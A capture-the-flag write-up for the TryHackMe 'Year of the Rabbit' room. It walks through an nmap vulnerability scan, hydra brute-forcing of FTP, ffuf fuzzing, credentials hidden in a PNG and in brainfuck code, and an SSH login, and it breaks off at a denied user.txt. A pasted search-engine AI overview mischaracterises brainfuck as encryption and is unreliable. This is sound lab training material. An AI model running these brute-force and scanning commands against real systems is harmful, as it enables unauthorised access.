


year of the rabbit (try hack me challenge)

open the target we find it is default apache server webpage



make nmap scan on target and see

```
nmap target_MACHINE_IP -A --script=vuln -oN target.txt
```

we find open ports : 21 ftp ,22 ssh , 80 http

```
21/tcp open  ftp      vsftpd 3.0.2
|_clamav-exec: ERROR: Script execution failed (use -d to de
bug)
|_sslv2-drown:
| vulners:
|   vsftpd 3.0.2:
|       CVE-2021-3618    7.4    https://vulners.com/cve/CVE
-2021-3618
```

```

|_      CVE-2015-1419    5.0      https://vulners.com/cve/CVE
-2015-1419
22/tcp open  ssh      OpenSSH 6.7p1 Debian 5 (protocol 2.0)
|_clamav-exec: ERROR: Script execution failed (use -d to de
bug)
| vulners:
|   cpe:/a:openbsd:openssh:6.7p1:
|       DF059135-2CF5-5441-8F22-E6EF1DEE5F6E    10.0    htt
ps://vulners.com/gitee/DF059135-2CF5-5441-8F22-E6EF1DEE5F6E
*EXPLOIT*
|       PACKETSTORM:173661    9.8      https://vulners.co
m/packetstorm/PACKETSTORM:173661    *EXPLOIT*
|       F0979183-AE88-53B4-86CF-3AF0523F3807    9.8      htt
ps://vulners.com/githubexploit/F0979183-AE88-53B4-86CF-3AF0
523F3807    *EXPLOIT*
|       CVE-2023-38408    9.8      https://vulners.com/cve/CVE
-2023-38408
|       CVE-2016-1908    9.8      https://vulners.com/cve/CVE
-2016-1908
|       B8190CDB-3EB9-5631-9828-8064A1575B23    9.8      htt
ps://vulners.com/githubexploit/B8190CDB-3EB9-5631-9828-8064
A1575B23    *EXPLOIT*
|       8FC9C5AB-3968-5F3C-825E-E8DB5379A623    9.8      htt
ps://vulners.com/githubexploit/8FC9C5AB-3968-5F3C-825E-E8DB
5379A623    *EXPLOIT*
|       8AD01159-548E-546E-AA87-2DE89F3927EC    9.8      htt
ps://vulners.com/githubexploit/8AD01159-548E-546E-AA87-2DE8
9F3927EC    *EXPLOIT*
|       6192C35D-F78B-5C0A-AB8D-9826A79A5320    9.8      htt
ps://vulners.com/githubexploit/6192C35D-F78B-5C0A-AB8D-9826
A79A5320    *EXPLOIT*
|       2227729D-6700-5C8F-8930-1EEAFD4B9FF0    9.8      htt
ps://vulners.com/githubexploit/2227729D-6700-5C8F-8930-1EEA
FD4B9FF0    *EXPLOIT*
|       0221525F-07F5-5790-912D-F4B9E2D1B587    9.8      htt
ps://vulners.com/githubexploit/0221525F-07F5-5790-912D-F4B9
E2D1B587    *EXPLOIT*

```

```

80/tcp open  http      Apache httpd 2.4.10 ((Debian))
|_clamav-exec: ERROR: Script execution failed (use -d to de
bug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-server-header: Apache/2.4.10 (Debian)
|_http-stored-xss: Couldn't find any stored XSS vulnerabili
ties.
| vulners:
|   cpe:/a:apache:http_server:2.4.10:
|       PACKETSTORM:176334      9.8      https://vulners.co
m/packetstorm/PACKETSTORM:176334      *EXPLOIT*
|       PACKETSTORM:171631      9.8      https://vulners.co
m/packetstorm/PACKETSTORM:171631      *EXPLOIT*

```

try to connect ftp with anonymous ~ anonymous fail !!

the cves appear here it is privelege escalastion

we still need a username and password !

search in metasploit framwork we find

after a long time of search

we find that there is no rate limit on ssh and ftp so lets try hydra to bruteforce username and password but it may not suecss if user use strong password

```

root@ip-10-113-92-216:~# hydra -L /usr/share/wordlists/SecLists/Username/top-username-shortlist.txt -P /usr/share/wordlists/SecLists/Passwords/Common-Credentials/10-million-password-list-top-1000.txt ftp://10.113.181.188

```

it take long time and we find nothing

run ffuf to see if there is any other hidden directories

```
root@ip-10-113-114-167:~# ffuf -u http://10.113.131.100/FUZZ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt
```




v1.3.1

```
:: Method      : GET
:: URL         : http://10.113.131.100/FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403,405
```

and we find this

```
.htpasswd      [Status: 403, Size: 279, Words: 20, Lines: 10]
assets        [Status: 301, Size: 317, Words: 20, Lines: 10]
index.html    [Status: 200, Size: 7853, Words: 2862, Lines: 190]
.hta          [Status: 403, Size: 279, Words: 20, Lines: 10]
.htaccess     [Status: 403, Size: 279, Words: 20, Lines: 10]
server-status [Status: 403, Size: 279, Words: 20, Lines: 10]
```

trying to open assets and we find this




Index of /assets


Name	Last modified	Size	Description
 Parent Directory		-	
 RickRolled.mp4	2020-01-23 00:34	384M	
 style.css	2020-01-23 00:34	2.9K	

Apache/2.4.10 (Debian) Server at 10.113.131.100 Port 80

it is a video and css file




nothing here




after review the code we find hidden directory !!!!!


open it :




press ok button it redirect us to the same guy in the video



ok lets take his advice of disable javascript
go to about:config and disable javascript in firefox browser



and see this





and here i dont understand what he means ?

and after long time and review the video nothing found


then i start burpsuit to see the traffic and requests send from browser

find a hidden directory in location header



try to open picture and view source code nothing

inspect also nothing



try to get metadata from it so we download it by

wget http://10.113.131.100/WExYY2Cv-qU/Hot_Babe.png

also nothing

```

root@ip-10-113-114-167:~# exiftool Hot_Babe.png
ExifTool Version Number      : 11.88
File Name                    : Hot_Babe.png
Directory                   : .
File Size                    : 464 kB
File Modification Date/Time  : 2020:01:23 00:34:32+00:00
File Access Date/Time       : 2026:02:25 13:32:43+00:00
File Inode Change Date/Time  : 2026:02:25 13:31:36+00:00
File Permissions             : rw-r--r--
File Type                    : PNG
File Type Extension          : png
MIME Type                    : image/png
Image Width                  : 512
Image Height                 : 512
Bit Depth                    : 8
Color Type                   : RGB
Compression                  : Deflate/Inflate
Filter                       : Adaptive
Interlace                    : Noninterlaced
sRGB Rendering               : Perceptual
Warning                      : [minor] Trailer data after PNG IEND chunk
Image Size                   : 512x512
Megapixels                   : 0.262
root@ip-10-113-114-167:~#

```

try to cat image and we find hidden data in it

```

Eh, you've earned this. Username for FTP is ftpuser
One of these is the password:
Mou+56n%QK8sr
1618B0AUshw1M
A56IpIl%1s02u
vTFbDzX9&Nmu?
FfF~sfu^UQZmT
8FF?iK027b~V0
ua4W~2-@y7dE$
3j39aMQQ7xFXT
Wb4--CTc4ww*-
u6oY9?nHv84D&
0iBp4W69Gr_Yf
TS*%mtyPsGV54
C7703FIy0c0sd
014xEhgg0Hxz1
5dpv#Pr$wqH7F
1G8Ucoce1+gS5
0plnI%f0~Jw71
0kLoLzfhhq8u&
kS9pn5yiFGj6d
zeff4#!b5Ib_n
rNT4E4SHDGBkL
KKH5zy23+S0@B
3r6PHtM4NzJjE

```

a user name of ftp : ftpuser

and list of passwords

now we can make bruteforce on password using hydra

and boom we got the password

```
root@ip-10-113-114-167:~# hydra -l ftpuser -P passwords.txt ftp://10.113.131.100
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-25 13:39:08
[DATA] max 16 tasks per 1 server, overall 16 tasks, 82 login tries (l:1/p:82), ~6 tries per task
[DATA] attacking ftp://10.113.131.100:21/
[21][ftp] host: 10.113.131.100 login: ftpuser password: 5iez1wGXKfPKQ
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-02-25 13:39:22
root@ip-10-113-114-167:~#
```

and we in

```
root@ip-10-113-114-167:~# ftp 10.113.131.100
Connected to 10.113.131.100.
220 (vsFTPd 3.0.2)
Name (10.113.131.100:root): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 758 Jan 23 2020 Eli's_Creds.txt
226 Directory send OK.
ftp>
```

try to get this text file

```
ftp> get Eli's_Creds.txt
local: Eli's_Creds.txt remote: Eli's_Creds.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for Eli's_Creds.txt (758 bytes).
226 Transfer complete.
758 bytes received in 0.00 secs (8.7095 MB/s)
ftp>
```

open this file

we found this

```

root@ip-10-113-114-167:~# cat Eli\'s_Creds.txt
+++++ +++++[ ->++++ ++++++ +<]>+ +++.< ++++++ [->++ +++++] >+++++ +.<+ +[->-
--<]> ----- .<++++ [->++ +<]>+ +++.< ++++++ ++[-> ----- --<]> ----- --.<+
+++++ [->--- --<]> -.<+ ++++++ +[->+ ++++++ +<]> ++++++ .+++++ +++. - --.<+
+++++ +++[-> ---<] >---< >---< >---< >---< >---< >---< >---< >---< >---<
]>++++ +++.< ++++++ [->++++ +<]>+ .<+++++ +[->+ +++++] >+... +++++. ----- --.<+
+...<+ ++[-> ---<] >---< -.<+ ++++++ [->--- ---<] >---< --.<+ ++++++ [->---
--<]> -.<+ ++++++ [->++++ +<]> >.<+ +[->+ +<]> ++++++ +.<+ ++++++ [->++++
+<]>+ +++++< ++++++ +[->- ---<] >---< ---< >---< >---< >---< >---< >---< >---<
+++++ [->--- ---<] >---< >---< >---< >---< >---< >---< >---< >---< >---<
<]>+ +++++. <+++++ ++++++ [->--- ---<] >---< -.<+ +.<+ ++++++ [->++ ++++++
<]>+... <+++++ [->--- <]>---< ---< >---< >---< >---< >---< >---< >---< >---<

```

it is some sort of encryption after search we find it is called brainfuck


Md5decrypt
<https://md5decrypt.net> > Brainfuck-translator

Online Brainfuck Decoder

However, it's important to note that **Brainfuck is not a encryption method**, even though it can be used as an obfuscation tool to "encrypt" text in a specific way ... [Read more](#)


AI Overview



+10

Brainfuck encryption usually refers to either **using the minimalistic 8-command Brainfuck language for basic, reversible character manipulation (like XOR or Caesar shifts)** or a specialized, complex "Brainfuck Virtual Machine" that executes code **encrypted with Fully Homomorphic Encryption**. It is primarily known for esoteric programming challenges rather than secure, real-world data encryption.  **Reddit** +4

Common Contexts for Brainfuck "Encryption"

- Esoteric Encoding:** Because Brainfuck operates on a tape of bytes using `+`, `-`, `<`, `>`, `[`, `]`, `,`, and `.`, it can be programmed to read a character, shift its value (e.g., `++++` to add 5), and output it, resulting in a primitive substitution cipher.
- Hack The Box (HTB) Challenge:** A famous Hack The Box machine named "Brainfuck" involved decrypting a message using a Vigenère cipher (key: `fuckmybrain`), which was later identified via script analysis to be a form of one-time

lets try to decode it :

```

--<> -,<+ +++++ [->+ +++++<] >,<+ + [->+ +<]>
+++++ +,<+ +++++ [->+ +++++
+<]>+ +,<+ +++++ +[->+ +<]>+ +<+ +++++
[->+ +++++<] >+,<+
+++++ [->+ +++++<]> +,<+ +++++ [->+ +++++<] >+,<+ +++++
+++++ [->+ +++++<]> +,<+ +++++ [->+ +++++<] >+,<+ +++++
<]>+ +,<+ +++++ [->+ +++++<] >+,<+ +++++
<+ +++++ [->+ +++++<] >+,<+ +++++
<]>+,<+ +++++ [->+ +++++<] >+,<+ +++++

```

User: eli
Password: DSpDiM1wAEwid

Argument(s)

Encode

Decode

it is other user credentials ohhhhhh yes

it seems to be ssh

try log in

```

root@ip-10-113-114-167:~# ssh eli@10.113.131.100
The authenticity of host '10.113.131.100 (10.113.131.100)' can't be established.
ECDSA key fingerprint is SHA256:ISBm3muLdVA/w4A1cm7Q0QQ0CSMRlPdDp/x8CNpbJc8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.113.131.100' (ECDSA) to the list of known hosts.
eli@10.113.131.100's password:

1 new message
Message from Root to Gwendoline:

"Gwendoline, I am not happy with you. Check our leet s3cr3t hiding place. I've l
eft you a hidden message there"

END MESSAGE

eli@year-of-the-rabbit:~$ whoami
eli
eli@year-of-the-rabbit:~$

```

and we in !!!!!

we find other user called gwendoline

and a strange message !!

find user.txt i think this is a flage try to open it but permission denied !

```
